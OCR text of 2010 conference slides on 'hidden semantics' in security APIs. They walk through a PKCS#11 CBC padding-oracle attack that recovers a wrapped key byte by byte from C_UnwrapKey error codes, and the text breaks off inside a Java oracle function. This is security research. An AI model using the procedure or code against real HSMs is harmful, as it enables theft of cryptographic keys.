
Hidden Semantics: why? how? and what to do?

Mike Bond, Cryptomathic Ltd.

George French, Barclays Bank Plc.

ASA-4 Edinburgh 2010



CRYPTOMAThIC

Hidden Semantics: Why


Why worry about it:

Hidden semantics is important to the API analysis community because it may limit the applicability of results based on API messages alone, indeed it has driven the creation of tools and a lot of work surround analysis of variants of PKCS#11 which all exist within the same framework .

Furthermore it raises the question whether the adaptation of standard protocol notation to Security APIs presents a full enough picture to be useful; while formal analysis has yielded new notations well suited to model checkers and other tools, what is the most appropriate way of expressing hidden semantics in a way which bridges the gap between formal and applied communities?

Why do they occur:

- Patch to fix a vulnerability
- Vendor specific implementations




CRYPTOMAThIC

Hidden Semantics: Why

Drivers:

- Economics
  - Cost of change
  - Cost of accreditation
  - Time to market
  - Business model
- Interoperability
  - Silo Standards with lack of interoperability (e.g card schemes)
  - Support of Legacy Systems
  - Support for New Standards e.g. KMIP
- Technical
  - Poorly Defined Standards (e.g. pkcs#11)
  - Constrained by computing platform
  - Supporting market requirements (high availability/fail over support)




CRYPTOMATHIC

Hidden Semantics: How?

Let's look at some examples:

- PKCS#11 CBC Padding Oracle
- Statistical PIN Block Attack




CRYPTOMATHIC

PKCS#11 CBC Padding Oracle

Padding oracle attacks not new:


- SSL attacks (Vaudenay et al circa 2003)
- IPSec attacks (e.g. more recent by Patterson et al)
- PKCS#11 is vulnerable to this sort of API attack during key import when mechanisms supporting PKCS#7 padding are used.




CRYPTOMAThIC

The context of the attack

We want to transfer key from key source to destination HSM




(1) both endpoints share KEK1
(2) source wraps key under KEK1
(3) destination PKCS11 HSM unwraps using C_UnwrapKey




CRYPTOMAThIC

Lets look at an example wrapped key…




We attack each block one at a time…

- Strip padding block (block 2)
- Append block 0 instead
- Do attack on final block
- Swap in block 1 on end
- Do attack on final block




First Attack




Second Attack

Lets just consider first attack…


What the encrypted data looks like after we swapped last block…





CRYPTOMAThIC

Now lets try unwrapping this block using HSM…



FAILS! … invalid key because padding is bad

NOT VALID PADDING!


CKM_DES3_CBC_PAD


our trial data

```
C_UnwrapKey(hsession,mech,unwrapkey,wrappedkey,len,template,attc,ptrkeyh)
```


returns either `CKR_WRAPPED_KEY_INVALID` or `CKR_OK`

Our HSM “Oracle” tells us information about the clear key…





CRYPTOMAThIC

Now we cycle through all possible values of the last byte of C1…





val = 0x00



CRYPTOMAThIC


Now we cycle through all possible values of the last byte of C1…






CRYPTOMAThIC

Now we cycle through all possible values of the last byte of C1…



keep on trying…


Now we cycle through all possible values of the last byte of C1…




SUCCESS!

0xEE ^ 0xEF = 0x01 and 0x01 means final block contains valid padding

Now lets crack the next byte…



now we discover key one byte at a time.



CRYPTOMAThIC

The oracle implemented (Java PKCS11 with IAIK wrapper)…

```
public boolean unwrapKey(byte[] keyToUnwrap)
{
      GenericTemplate kt = new GenericTemplate();
      Mechanism um = new Mechanism(PKCS11Constants.CKM_DES3_CBC_PAD);

      byte[] iv = new byte[BLOCKSIZE]; // Pure 0s.
      um.setParameters(new InitializationVectorParameters(iv));

      CharArrayAttribute ckaFlabel = new CharArrayAttribute(
              PKCS11Constants.CKA_LABEL);
      String flabel = "key_" + KEYNAME + ctr;
      ctr++;
      ckaFlabel.setCharArrayValue(flabel.toCharArray());
      kt.addAttribute(ckaFlabel);

      ObjectClassAttribute objectClassAttribute = new ObjectClassAttribute();
      objectClassAttribute.setLongValue(PKCS11Constants.CKO_SECRET_KEY);
      kt.addAttribute(objectClassAttribute);

      KeyTypeAttribute keyTypeAttribute = new KeyTypeAttribute();
      keyTypeAttribute.setLongValue(KeyType.AES);
